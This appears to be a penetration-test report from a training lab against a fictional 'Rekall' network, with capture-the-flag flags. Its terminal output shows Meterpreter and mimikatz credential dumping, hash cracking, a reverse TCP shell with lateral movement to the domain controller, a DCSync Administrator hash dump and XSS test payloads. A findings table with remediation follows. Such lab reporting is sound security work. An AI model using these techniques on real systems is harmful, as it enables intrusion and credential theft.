Microsoft\TidgUpdateTaskMachineCore 2/22/2024 6:34:48 PM Ready
Microsoft\TidgUpdateTaskMachineUA 2/22/2024 5:04:48 PM Ready
OneDrive Reporting Task-S-1-5-21-2013923 2/23/2024 11:18:12 AM Ready
OneDrive Standalone Update Task-S-1-5-21 2/23/2024 12:46:51 PM Ready

Folder: \Microsoft
TaskName          Next Run Time      Status
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\OneCore
TaskName          Next Run Time      Status
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName          Next Run Time      Status
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows\.NET Framework
TaskName          Next Run Time      Status
[...]

```




```

root@kali:~/Documents/day_2
[...]
File Actions Edit View Help
C:\Program Files (x86)\SImail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:           WIN10
TaskName:           \Flag5
Next Run Time:     N/A
Status:             Ready
Logon Mode:         Interactive/Background
Last Run Time:     2/22/2024 2:18:36 PM
Last Result:       1
Author:             WIN10\sysadmin
Task To Run:        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ /N
Start In:           N/A
Comment:            54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time:          Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:   Stop On Battery Mode
Run As User:        ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:           Scheduling data is not available in this format.
Schedule Type:      At logon time
Start Time:         N/A
Start Date:         N/A
End Date:          N/A
Days:               N/A
Months:             N/A
Repeat:             Every
Repeat Until:       N/A
Repeat Until Duration: N/A
Repeat Stop If Still Running: N/A
[...]
HostName:           WIN10
TaskName:           \Flag5
Next Run Time:     N/A
Status:             Ready
Logon Mode:         Interactive/Background
Last Run Time:     2/22/2024 2:18:36 PM
Last Result:       1
Author:             WIN10\sysadmin
Task To Run:        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ /N

```

Then while on the system, we would have been able to establish persistence on the machine via scheduling tasks.



The terminal window displays the results of a Rekall memory dump analysis. The output shows various credential hashes and their details:

```
root@kali:~/Documents/day_2
meterpreter > load kiwi
Loading extension kiwi...
.#####
  mimikatz 2.2.0 20191125 (x86/windows)
  .## ^ ##, "A Vie, A L'Amour" - (oe.eo)
  ## \ ##, /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  ## v ##, Vincent LE TOUX ( vincent.letoux@gmail.com )
  ##### > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
SAMKey : F5266b4ef9e57871830440a75bebcbca

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49eb29d6750b9a34fee28fad3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
  Default Salt : WDAGUtilityAccount
  Default Iterations : 4096
  Credentials
```



```
root@kali:~/Documents/day_2
meterpreter > 
File Actions Edit View Help
  des_cbc_md5 (4096) : 94f4e331081f3443
* Packages *
  NTLMS-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : DESKTOP-2I13CU6sysadmin
  Credentials
    des_cbc_md5 : 94f4e331081f3443
    OldCredentials
    des_cbc_md5 : 94f4e331081f3443

  RID : 000003ea (1002)
  User : Flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11a39
  lm - 0: 61cc909397b07971a1ceb2b26b27882f
  ntlm - 0: 50135ed3bf5e77097409e4a9aa11a39

  Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN10.REKALL.LOCALFlag6
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
    aes128_hmac (4096) : 099f6fcacdecab94da4584097081355
    des_cbc_md5 (4096) : 4023cd293ea4f7fd

* Packages *
  NTLMS-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WIN10.REKALL.LOCALflag6
  Credentials
    des_cbc_md5 : 4023cd293ea4f7fd
```

```
[root@kali:~]# John --format=NT win10.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (flag6)
ig 0:00:00:00 DONE 2/3 (2023-04-17 19:56) 6.666g/s 601033p/s 601033c/s 601033C/s News2..Zephyr!
Use the '--show --format=NT' options to display all of the cracked passwords reliably
Session completed.

[root@kali:~]#
```

In our meterpreter shell from earlier, we were able to take advantage of Kiwi to retrieve sensitive user data including usernames and passwords. One of which we cracked the password hash to get the full set of credentials.

```
meterpreter > search -f flag*.txt
Found 4 results ...
=====
Path                      Size (bytes)  Modified (UTC)
c:\Program Files (x86)\SLmail\System\flag4.txt 32          2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt            32          2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                     34          2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                       32          2022-02-15 16:55:04 -0500
```

While still on the system we were also able to view files and directories on the system.

```

meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/22/2024 4:32:15 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 

meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/22/2024 4:32:15 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 

root@kali: ~
File Actions Edit View Help
[*] Started reverse TCP handler on 172.22.92.11:4444
[*] [172.22.117.10] Executing payload
[+] [172.22.117.10] Process Started PID: 1448
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.92.11:4444 → 172.22.117.10:59023 ) at 2024-02-15 22:16:52 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/wmi) > sessions -i

Active sessions
-----
Id Name Type Information Connection
-- -- --
2 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:63012 (172.22.117.20)
3 meterpreter x86/windows REKALL\ADMBob @ WINDC01 172.22.92.11:4444 → 172.22.117.10:59023 (172.22.117.10)

msf6 exploit(windows/local/wmi) > sessions 3
[*] Starting interaction with 3...
meterpreter > who
[-] Unknown command: who
meterpreter > getuid
Server username: REKALL\ADMBob
meterpreter > shell
Process 3672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

Administrator          Administrator          flag8-ad12fc2fffc1e47
Guest                  hdodge                jsmith
krbtgt                 tschubert

The command completed with one or more errors.

C:\Windows\system32>

```

Again using Kiwi, we were able to obtain a set of credentials after cracking the password hash. Then we were able to start a reverse TCP connection to the other windows machine on the network, moving laterally in the network to access more potentially sensitive data.

| Mode | Size | Type | Last modified | Name |
|------------------|-------|------|---------------------------|---------------------------|
| 040777/rwxrwxrwx | 0 | dir | 2022-02-15 13:14:22 -0500 | \$Recycle.Bin |
| 040777/rwxrwxrwx | 0 | dir | 2022-02-15 13:01:09 -0500 | Documents and Settings |
| 040777/rwxrwxrwx | 0 | dir | 2018-09-15 03:19:00 -0400 | PerfLogs |
| 040555/r-xr-xr-x | 4096 | dir | 2022-02-15 13:14:06 -0500 | Program Files |
| 040777/rwxrwxrwx | 4096 | dir | 2022-02-15 13:14:08 -0500 | Program Files (x86) |
| 040777/rwxrwxrwx | 4096 | dir | 2022-02-15 16:27:48 -0500 | ProgramData |
| 040777/rwxrwxrwx | 0 | dir | 2022-02-15 13:01:13 -0500 | Recovery |
| 040777/rwxrwxrwx | 4096 | dir | 2022-02-15 16:14:31 -0500 | System Volume Information |
| 040555/r-xr-xr-x | 4096 | dir | 2022-02-15 13:13:58 -0500 | Users |
| 040777/rwxrwxrwx | 16384 | dir | 2022-02-15 16:19:43 -0500 | Windows |
| 100666/rw-rw-rw- | 32 | fil | 2022-02-15 17:04:29 -0500 | flag9.txt |
| 000000/----- | 0 | fif | 1969-12-31 19:00:00 -0500 | pagefile.sys |

```
meterpreter > cat flag9
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > flag flag9.txt
[-] Unknown command: flag
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Once we were connected to the other windows device on the network (172.22.117.10) we were able to freely browse directories for potentially sensitive data.

```
meterpreter > dcsync_ntlm Administrator
[+] Account      : Administrator
[+] NTLM Hash    : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash      : 0e9b6c3297033f52b59d01ba2328be55
[+] SID          : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID          : 500
```

Because we were now on the domain controller for the network, we were able to execute a DCsync attack and retrieve the administrator credentials for the system.

Summary Vulnerability Overview

| Vulnerability | Severity |
|---|----------|
| <u>WEB APPLICATION:</u> | |
| XSS reflected vulnerability *Welcome.php* | High |
| XSS reflected vulnerability *Memory Planner.php* | HIGH |
| XSS stored vulnerability *Comments.php* | HIGH |
| Sensitive data exposure *Comments.php* | HIGH |
| Local file Inclusion *Memory Planner.php* | HIGH |
| SQL injection Vulnerability *Login.php* | CRITICAL |
| Sensitive data exposure vulnerability *Login.php* | CRITICAL |
| Sensitive data exposure vulnerability *Robot.txt* | MEDIUM |
| Command injection vulnerability *Networking.php* | CRITICAL |
| <u>LINUX SERVER:</u> | |
| WHOIS Domain | LOW |
| Open Source Data | LOW |
| Drupal Host | HIGH |
| Nessus Scan | CRITICAL |
| Apache Tomcat | CRITICAL |
| Shellshock | HIGH |
| Apache Vulnerability | HIGH |
| Struts - CVE-2017-5638 | HIGH |
| Drupal Vulnerability | HIGH |
| Credential sudoer Vulnerability | HIGH |
| <u>WINDOWS SERVER:</u> | |
| Total Rekall GitHub Page | LOW |
| Nmap Scan | MEDIUM |
| NSE Script (FTP) | MEDIUM |
| SLMail | MEDIUM |
| Schedule Task Vulnerability | MEDIUM |
| Lateral movement | CRITICAL |
| Attack the LSA | CRITICAL |
| Navigate to the exploit | CRITICAL |
| Accessing the admin credentials | HIGH |


The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total |
|-----------|----------------|
| | 172.22.117.20 |
| | 172.22.117.10 |
| | 192.168.13.10 |
| | 192.168.13.11 |
| | 192.168.13.12 |
| | 192.168.13.13 |
| | 192.168.13.14 |
| | 192.168.14.35 |
| Hosts | 34.102.136.180 |
| | 21 |
| | 22 |
| | 80 |
| | 106 |
| Ports | 110 |

| Exploitation Risk | Total |
|-------------------|-------|
| Critical | 9 |
| High | 12 |
| Medium | 7 |
| Low | 5 |

Vulnerability Findings


| Vulnerability 1 | Findings |
|--|---|
| Title | XSS reflected vulnerability *Welcome.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | High |
| Description | On the Welcome.php page. Entering the script <script>alert("hi")</script> into the “your name here” successfully executes, resulting in a popup being created for the user. |

| | |
|---|---|
| Images  | Affected Hosts 192.168.14.35 Remediation Implementing input validation/sanitization. |
|---|---|


| Vulnerability 2 | Findings |
|--|---|
| Title | XSS reflected vulnerability *Memory Planner.php* |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | High |
| Description | In the “who do you want to be?” input field, we were able to enter <SCRIPT>alert("hi")</SCRIPT> which successfully executed, resulting in a popup being created for the user. |


| | |
|-----------------------|---|
| Images | |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing input validation/sanitization. |

| Vulnerability 3 | Findings |
|---|--|
| Title | XSS reflected vulnerability *Comments.php* |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | High |
| Description | By inputting the script <script>alert("hi")</script> into the input field, the script is able to be stored and executed on the server. |
| Images | |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing input validation/sanitization. |


| Vulnerability 4 | Findings |
|--|---|
| Title | Sensitive Data Exposure |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Low |
| Description | Executing a curl request on the IP allows for the collection of potentially useful data for attackers. |
| Images |  <pre> root@halis:~# curl -I http://192.168.14.35/About-Rekall.php Trying 192.168.14.35... Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) HTTP/1.1 200 OK Date: Fri, 19 Nov 2021 08:52:08 GMT Server: Apache/2.4.7 (Ubuntu) Content-type: text/html; charset=UTF-8 Set-Cookie: PHPSESSID=49r5takl0bs3ea0kttkv5; path=/ Expires: Fri, 19 Nov 2021 08:52:08 GMT Content-control: no-cache, no-store, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Encoding: gzip Content-Length: 7873 Content-Type: text/html </pre> |
| Affected Hosts | 192.168.14.35 |
| Remediation | Only allow curl requests from specific user agents, such as only from web browsers. |

| Vulnerability 5 | Findings |
|--|--|
| Title | Local File Inclusion- Memory Planner.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | High |
| Description | We were able to upload a dummy .php when selecting a file. This would allow local file inclusion (LFI) attacks onto the network. |

